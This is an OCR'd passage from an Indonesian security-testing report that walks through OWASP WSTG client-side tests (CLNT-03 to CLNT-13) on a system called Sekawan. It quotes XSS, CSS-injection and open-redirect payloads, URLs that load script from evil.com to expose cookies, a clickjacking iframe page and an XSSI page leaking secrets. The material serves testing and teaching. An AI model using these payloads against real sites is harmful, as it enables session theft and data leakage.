
a) Berdasarkan *framework* WSTG v4.2 terdapat salah satu contoh *script code* berisi *payload* dalam melakukan Injeksi kode, seperti pada Gambar 3.15 berikut:

```
• <html onmousewheel=alert(1) style=display:block>
• http://vulnerable.site/page.html?user=<img%20src='aaa'%20oner
ror=alert(1)>
```


Gambar 3.15 Contoh *script code* berisi *payload* WSTG-CLNT-03

b) Kemudian, kode berisi *payload* tersebut diinjeksikan pada kerentanan *sinks* yang ditemukan.

c) Selain pada *sinks*, kode berisi *payload* tersebut juga dapat diinjeksikan pada *field* input dan *field* URL pada sistem, seperti pada Gambar 3.16 dan Gambar 3.17 berikut:



Gambar 3.16 Injeksi kode pada *field* input WSTG-CLNT-03



Gambar 3.17 Injeksi kode pada *field* URL WSTG-CLNT-03

4. WSTG-CLNT-04 *Testing for Client-side* URL *Redirect*

Target serangan : *Source* URL *Redirect.*

Metode : Identifikasi poin injeksi dan konfigurasi *get* URL agar terjadinya *redirect* tujuan URL yang seharusnya.

Tujuan : Memastikan tidak adanya *redirect* URL yang terjadi.

Tools : *Browser* dan Burp Suite

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi poin-poin injeksi

Identifikasi dilakukan dengan cara penelusuran *script* ketika *browser* mengakses sistem Sekawan. Penelusuran ini dilakukan menggunakan bantuan *tools* pada *browser*. Berdasarkan *framework* WSTG v4.2 terdapat *script* yang mengekspos URL atau *path*

sehingga memberikan kerentanan karena sifatnya terekspos bagi penyerang. *Script* tersebut seperti pada Gambar 3.18 berikut:

```
var redir = location.hash.substring(1);
if (redir) {
    window.location='http://'+decodeURIComponent(redir);
}
```

Gambar 3.18 Contoh *script* kerentanan WSTG-CLNT-04

Contoh s*cript* tersebut menunjukkan tidak adanya validasi apa pun dari *variabel* "redir" yang berisi input. Karena tidak adanya proses *encode* yang diterapkan, masukan yang tidak divalidasi ini dapat diteruskan menuju objek *windows.location*, sehingga dapat menimbulkan kerentanan pengalihan URL ke URL yang tidak semestinya.


2) Melakukan simulasi *redirect* URL

Setelah *script* yang mengeskpos URL atau *path* ditemukan, kemudian dapat dilakukan konfigurasi perubahan URL yang dituju menjadi URL yang tidak seharusnya. Dengan merubah *script* URL sesuai dengan *framework* WSTG v4.2 pada Gambar 3.18 menjadi URL pada Gambar 3.19 berikut:

```
http://www.victim.site/?#www.malicious.site
```

Gambar 3.19 Contoh *script redirect* URL WSTG-CLNT-04

Konfigurasi lain yang dapat dilakukan dengan memanfaatkan fitur *intercept* pada *tools* Burp Suite. *Intercept* dapat dilakukan ketika terjadinya *get* menuju URL eksternal sistem. Berikut adalah Gambar 3.20 sebagai contoh dari proses konfigurasi *redirect* URL tersebut:



Gambar 3.20 Contoh konfigurasi *redirect* URL WSTG-CLNT-04

5. WSTG-CLNT-05 *Testing for* CSS *Injection*

Target serangan : *Source code* CSS.

Metode : Identifikasi poin injeksi dan eksploitasi fungsi.

Tujuan : Memastikan *source code* sistem aman dari serangan CSS *Injection*.

Tools : *Browser*.

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi poin-poin injeksi

Identifikasi dilakukan dengan cara penelusuran *script* ketika *browser* mengakses sistem Sekawan. Penelusuran ini dilakukan menggunakan bantuan *tools* pada *browser*. Berdasarkan *framework* WSTG v4.2 terdapat *script* JavaScript yang mengekspos *style* CSS sehingga memberikan kerentanan karena sifatnya terekspos bagi penyerang. *Script* tersebut seperti pada Gambar 3.21 berikut:

```
<a id="a1">Click me</a>
<script>
    if (location.hash.slice(1)) {
    document.getElementById("a1").style.cssText = "color: " +
location.hash.slice(1);
    }
</script>
```

Gambar 3.21 Contoh *script* kerentanan WSTG-CLNT-05

Contoh *script* tersebut menunjukkan *script* yang rentan karena penyerang dapat mengontrol *location.hash* sebagai sumber dengan memanfaatkan fungsi cssText (sink) yang rentan. Kasus seperti ini dapat menyebabkan XSS berbasis DOM.

2) Mengeksploitasi *location.hash*

Setelah *script* JavaScript yang mengeskpos *style* CSS ditemukan, kemudian dilakukan pengontrolan *location.hash* dengan memanfaatkan fungsi dari *cssText* (*sink*). Kemudian korban dapat diarahkan menuju URL sesuai dengan *framework* WSTG v4.2 tergantung dari *browser* yang digunakan. seperti pada Gambar 3.22 berikut:

```
www.victim.com/#red;-o-link:'<javascript:alert(1)>';-o-link-
source:current; (Opera [8,12])
www.victim.com/#red;-:expression(alert(URL=1)); (IE 7/8)
www.victim.com/#red;-moz-binding:url(victim/page?par=val#checkbox);
```

Gambar 3.22 Contoh *script* kerentanan WSTG-CLNT-05

6. WSTG-CLNT-06 *Testing for Client-side Resource Manipulation*

Target serangan : *Resource sinks*.
Metode : Identifikasi dan analisis *resource sinks*.
Tujuan : Memastikan tidak adanya *resource sinks* dengan validasi input yang lemah atau rentan.
Tools : *Browser*.

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi *resource sinks*

Identifikasi dilakukan dengan cara penelusuran *script* berupa *resource sinks* ketika *browser* mengakses sistem Sekawan. Penelusuran ini dilakukan menggunakan bantuan *tools* pada *browser*. Berdasarkan *framework* WSTG v4.2 terdapat beberapa macam *resource sinks* dalam struktur web, seperti pada Tabel 3.3 berikut:

Tabel 3.3 Macam *resource sinks* WSTG-CLNT-06

Tipe *resource*	*Tag/Method*	*Sink*
Frame	`iframe`	`src`
Tautan	`a`	`href`

AJAX *Request*	`xhr.open(method, [url], true);`	`URL`
CSS	`link`	`href`
Gambar	`img`	`src`
Objek	`object`	`data`
Script	`script`	`src`

Berbagai macam *resources sinks* yang ditemukan, dapat dianalisis lebih lanjut dalam langkah selanjutnya.

2) Menganalisis (*code review*) *resource sinks*

Setelah *resources sinks* ditemukan, kemudian dapat dilakukan analisis apakah struktur sistem menggunakan input tanpa memvalidasinya dengan benar. Jika demikian, input ini berada di bawah kendali pengguna atau penyerang dan dapat digunakan untuk *resource* eksternal yang mungkin berbahaya. Berikut adalah beberapa contoh validasi input yang lemah sesuai dengan *framework* WSTG v4.2 pada Gambar 3.23 dan Gambar 3.25 berikut:

a) Eksploitasi *location.hash* sebagai *source*

```
<script>
    var d=document.createElement("script");
    if(location.hash.slice(1)) {
        d.src = location.hash.slice(1);
    }
    document.body.appendChild(d);
</script>
```

Gambar 3.23 Contoh *script location.hash* sebagai *source* WSTG-CLNT-06

Dengan memanfaatkan *script* pada Gambar 3.23 di atas, dapat dilakukan eksploitasi dengan mengarahkan korban menuju URL yang dapat mengekspos *document.cookie* korban, URL tersebut pada Gambar 3.24 berikut:

```
www.victim.com/#http://evil.com/js.js
```

Gambar 3.24 URL *document.cookie* HTML WSTG-CLNT-06

b) Metode *CORSRequest*

```
<b id="p"></b>
<script>
    function createCORSRequest(method, url) {
        var xhr = new XMLHttpRequest();
        xhr.open(method, url, true);
        xhr.onreadystatechange = function () {
            if (this.status == 200 && this.readyState == 4) {
                document.getElementById('p').innerHTML =
this.responseText;
            }
        };
        return xhr;
    }

    var xhr = createCORSRequest('GET', location.hash.slice(1));
    xhr.send(null);
</script>
```

Gambar 3.25 Contoh *script CORSRequest* WSTG-CLNT-06

Sesuai *script* pada Gambar 3.25 di atas, *location.hash* dikendalikan oleh input pengguna dan digunakan untuk meminta *resource* eksternal, yang kemudian akan direfleksikan melalui konstruksi *innerHTML*. Berdasarkan *framework* WSTG v4.2 korban dapat diarahkan menuju URL yang dapat mengekspos *document.cookie* korban, URL tersebut pada Gambar 3.26 berikut:

```
www.victim.com/#http://evil.com/html.html
```

Gambar 3.26 URL *document.cookie* JS WSTG-CLNT-06

7. WSTG-CLNT-07 *Testing Cross Origin Resource Sharing*

Target serangan : HTTP *Headers* pada sistem.
Metode : Identifikasi HTTP *Headers*.
Tujuan : Memastikan konfigurasi HTTP *headers* aman.
Tools : *Browser*, Burp Suite, dan OWASP ZAP.

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

Identifikasi dilakukan dengan memanfaatkan *tools* Burp Suite dan OWASP ZAP untuk dilakukannya *scan* HTTP *Headers response*, yang dapat mengungkapkan penggunaan CORS pada sistem. Salah satu contoh kasus sesuai dengan *framework* WSTG v4.2 yang tidak aman yaitu penggunaan *wildcard* "*" (semua) pada *Access-*

Control-Allow-Origin. Berikut adalah Gambar 3.27 sebagai contoh *response body* yang tidak aman pada kasus ini:

```
HTTP/1.1 200 OK
[...]
Access-Control-Allow-Origin: *
Content-Length: 4
Content-Type: application/xml

[Response Body]
```

Gambar 3.27 Contoh HTTP *headers response* tidak aman WSTG-CLNT-07

8. WSTG-CLNT-08 *Testing for Cross Site Flashing*

Target serangan : *File* SWF pada sistem.
Metode : *Decompile* dan analisis pada *file* SWF.
Tujuan : Memastikan tidak ada kerentanan pada *file* SWF.
Tools : *Browser* dan Vais.


Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi *file* SWF pada sistem

Identifikasi dilakukan dengan cara penelusuran *source code* ketika *browser* mengakses sistem Sekawan menggunakan bantuan t*ools* pada *browser*. Penelusuran dilakukan dengan mencari *file* dengan format .swf pada *source code*. Apabila *file* SWF ditemukan, langkah pengujian selanjutnya dapat dilakukan.

2) Melakukan *decompile* dan analisis pada *file* SWF

Proses *decompile* dan analisis *file* SWF ini, dibantu dengan memanfaatkan fungsionalitas dari *tools* Vais. *Tools* ini akan melakukan *Scanning* (uji *flashing*) terhadap *file* SWF secara otomatis, seperti pada Gambar 3.28 berikut:



Gambar 3.28 Penggunaan *tools* Vais


9. WSTG-CLNT-09 *Testing for Clickjacking*

Target serangan : Keamanan *header* tiap halaman sistem.
Metode : *Scanning* menggunakan *tools* khusus *Clickjacking* dan pembuatan halaman palsu.
Tujuan : Memastikan web target aman terhadap serangan *Clickjacking*.
Tools : Visual Studio Code, *Browser*, dan Clickjacking-tester.


Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Melakukan *scanning* menggunakan *tools* khusus *Clickjacking*

Dalam melakukan *Scanning* kerentanan *Clickjacking*, digunakan dua buah *tools*, yaitu: Clickjacking-Tester dan Clickjack. Kedua *tools* ini dikembangkan oleh *developer* yang berbeda namun memiliki fungsi yang sama. *Scanning* dilakukan terhadap *file* format .txt, *file* ini menyimpan url web target untuk diserang. Berikut adalah Gambar 3.29 dan Gambar 3.30 sebagai bukti dalam penggunaan kedua *tools* ini:



Gambar 3.29 Penggunaan *tools* Clickjacking-Tester



Gambar 3.30 Penggunaan *tools* Clickjack

2) Membuat Halaman palsu

Proses identifikasi *Header* pada setiap halaman sistem, dilakukan dengan pembuatan Halaman palsu untuk mengujinya. Halaman palsu ini terbentuk dengan

pemanfaatan *Header* menggunakan fungsi *iframe* halaman sebagai sumber. *Header* dinilai memiliki kerentanan, apabila Halaman palsu yang dibentuk ini dapat mengakses *Header* tersebut. Berdasarkan *framework* WSTG v4.2 terdapat *source code* HTML untuk membuat halaman palsu ini, seperti pada Gambar 3.31 berikut:

```
<html>
   <head>
      <title>Clickjack test page</title>
   </head>
   <body>
      <iframe src="http://www.target.site" width="500"
height="500"></iframe>
   </body>
</html>
```

Gambar 3.31 *Scource code* halaman palsu WSTG-CLNT-09

10. WSTG-CLNT-10 *Testing WebSockets*

Target serangan : *WebSockets* pada sistem.
Metode : Identifikasi dan analisis *WebSockets*.
Tujuan : Menangkap interaksi dan memastikan lalu lintas data sudah aman.
Tools : *Browser*, OWASP ZAP, dan WebSocket Tester.

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi *WebSockets*

Identifikasi dilakukan dengan cara penelusuran *source code* ketika *browser* mengakses sistem Sekawan menggunakan bantuan t*ools* pada *browser*. Penelusuran dilakukan dengan mencari *source code* "`ws://`" atau "`wss://`". Apabila *source code* tersebut ditemukan, maka langkah pengujian selanjutnya dapat dilakukan.

2) Menganalisis *WebSockets*

a) Setelah *WebSockets* ditemukan, langkah selanjutnya adalah melihat lalu lintas data *WebSockets* tersebut menggunakan *developer tools* pada *browser* dan OWASP ZAP.

b) Selanjutnya, gunakan WebSocket Tester untuk melakukan analisis beberapa poin berikut:

- Mengecek koneksi *WebSockets* yang menggunakan SSL untuk mengirimkan data sensitif.

- Pastikan bahwa *Websockets* tidak menangani proses *authentication* dan *authorization*.
- Mengecek kembali pada OWASP ZAP untuk *replay* dan *fuzz* terhadap *request* dan *response* pada *WebSockets*.

11. WSTG-CLNT-11 *Testing Web Messaging*

Target serangan : *Messaging API.*
Metode : Identifikasi dan analisis keamanan *messaging API*.
Tujuan : Memastikan *messaging environment* aman dan terjamin kredibilitasnya.
Tools : *Browser*.

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi *messaging API*

Identifikasi dilakukan dengan cara penelusuran *script* ketika *browser* mengakses sistem Sekawan. Penelusuran ini dilakukan menggunakan bantuan *tools* pada *browser*. Terdapat fungsi `postMessage()` yang digunakan *messaging API* untuk mengirimkan pesan teks keluar domain sistem. Berdasarkan *framework* WSTG v4.2 fungsi ini terdiri dari tiga parameter, yaitu pesan dan target domain, dan transfer (opsional), seperti pada Gambar 3.32 berikut:

```
postMessage(message, targetOrigin)
postMessage(message, targetOrigin, transfer)
```

Gambar 3.32 Contoh *script* fungsi *postMessage()* WSTG-CLNT-11

Apabila fungsi `postMessage()` ini ditemukan, maka langkah analisis selanjutnya dapat dilakukan.

2) Menganalisis (*code review*) *messaging API* dalam memvalidasi input *message*

Terdapat beberapa cara dalam melakukan analisis ini:

a) Memeriksa keamanan *origin*

- Periksa apakah kode aplikasi mem-*filter* dan memproses *message* dari domain yang terpercaya.
- Pastikan domain penerima dinyatakan secara jelas.

- Pastikan tiap domain selalu terverifikasi.

b) Memeriksa validasi input

- Pastikan data harus tetap diperlakukan sebagai data yang bersumber dari luar (tidak terpercaya).
- Mencari metode *messaging* yang tidak aman, khususnya saat evaluasi data pada fungsi `eval()` atau pemasukan data ke dalam DOM melalui *innerHTML*.

c) Menganalisis kode statis

- Periksa kode statis seperti JavaScript, lakukan analisis bagaimana web *messaging* diimplementasikan.
- Analisis bagaimana sistem membatasi *message* dari domain yang tidak terpercaya.

12. WSTG-CLNT-12 *Testing Browser Storage*

Target serangan : *Browser storage*.
Metode : Analisis keamanan data sensitif pada setiap jenis *browser storage.*
Tujuan : Memastikan penanganan sistem dalam menyimpan data sensitif yang masuk ke dalam *browser storage* sudah aman.
Tools : *Browser.*

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi data sensitif yang masuk ke dalam *browser storage*

Identifikasi dilakukan dengan cara penelusuran data sensitif ketika *browser* mengakses sistem Sekawan menggunakan bantuan t*ools* pada *browser*. Penelusuran dilakukan dengan mencari data sensitif tersebut pada bagian *storage browser*. Apabila data sensitif ditemukan, langkah analisis selanjutnya dapat dilakukan.

2) Menganalisis penanganan data sensitif

Setelah proses identifikasi selasai, tahap selanjutnya adalah analisis terhadap beberapa jenis *browser storage* sesuai dengan *framework* WSTG v4.2, antara lain:

1. *Local Storage*
2. *Session Storage*
3. *IndexedDB*
4. *Web SQL (deprecated)*

5. *Cookies*
6. *Cache Storage*

Pada masing-masing jenis *browser storage* tersebut, pastikan bahwa tiap parameter data seperti *value*, *path*, dan parameter lainnya sudah aman (tidak terekspos), sehingga tidak dapat diakses oleh pengguna yang tidak memiliki kredensial sebagai pengguna sistem. Khusus untuk *Web SQL*, pastikan sistem sudah tidak menerapkannya lagi, karena jenis *storage* tersebut sudah tidak digunakan (*deprecated*) sejak tahun 2010.

13. WSTG-CLNT-13 *Testing for Cross Site Script Inclusion*

Target serangan : Data sensitif.
Metode : Analisis keamanan teknik dalam pengiriman data sensitif.
Tujuan : Memastikan teknik dalam pengiriman data aman dari serangan XSSI.
Tools : *Browser*, Burp Suite, dan Visual Studio Code.

Berikut adalah langkah-langkah dalam melakukan pengujian ini:

1) Mengidentifikasi teknik pengiriman data sensitif

Identifikasi dilakukan dengan cara penelusuran HTTP *response* ketika *browser* mengakses sistem Sekawan menggunakan bantuan t*ools* Burp Suite. Penelusuran dikhususkan pada data yang dikirimkan menggunakan teknik JSONP dalam melakukan *request*, dan *response* yang diterima dari teknik ini akan berupa *script* JavaScript. Apabila teknik JSONP ini ditemukan, langkah analisis selanjutnya dapat dilakukan.

2) Menganalisis adanya data sensitif yang dapat dibocorkan

Setelah teknik JSONP ditemukan, kemudian dilakukannya proses analisis untuk menentukan apakah data sensitif dalam sistem dapat dibocorkan melalui kerentanan XSSI atau tidak. Berdasarkan *framework* WSTG v4.2 terdapat beberapa teknik yang dapat dilakukan, antara lain sebagai berikut:

a) Eksploitasi menggunakan *Global variables*

Eksploitasi dilakukan dengan memanfaatkan konten dalam *api.js*. Konten tersebut berisikan *script* variabel global (dalam kasus ini "`window.secret`"), seperti pada Gambar 3.33 berikut:

```
(function() {
  window.secret = "supersecretUserAPIkey";
})();
```

Gambar 3.33 *Script* variabel global WSTG-CLNT-13

Dari *script* pada Gambar 3.33 tersebut, kemudian dilakukan pembentukan halaman untuk melakukan eksploitasi. Terdapat *source code* HTML untuk membuat halaman ini, seperti pada Gambar 3.34 berikut:

```
<!DOCTYPE html>
<html>
  <head>
    <title>Leaking data via global variables</title>
  </head>
  <body>
    <h1>Leaking data via global variables</h1>
    <script src="https://victim.com/internal/api.js"></script>
    <div id="result">
    </div>
    <script>
      var div = document.getElementById("result");
      div.innerHTML = "Your secret data <b>" + window.secret +
"</b>";
    </script>
  </body>
</html>
```

Gambar 3.34 *Scource code* halaman eksploitasi variabel global WSTG-CLNT-13

b) Eksploitasi menggunakan *Global function parameters*

Eksploitasi dilakukan dengan memanfaatkan konten dalam *api.js*. Konten tersebut berisikan *script* parameter fungsi global (dalam kasus ini "`window.globalFunction`"), seperti pada Gambar 3.35 berikut:

```
(function() {
  var secret = "supersecretAPIkey";
  window.globalFunction(secret);
})();
```

Gambar 3.35 *Script* parameter fungsi global WSTG-CLNT-13

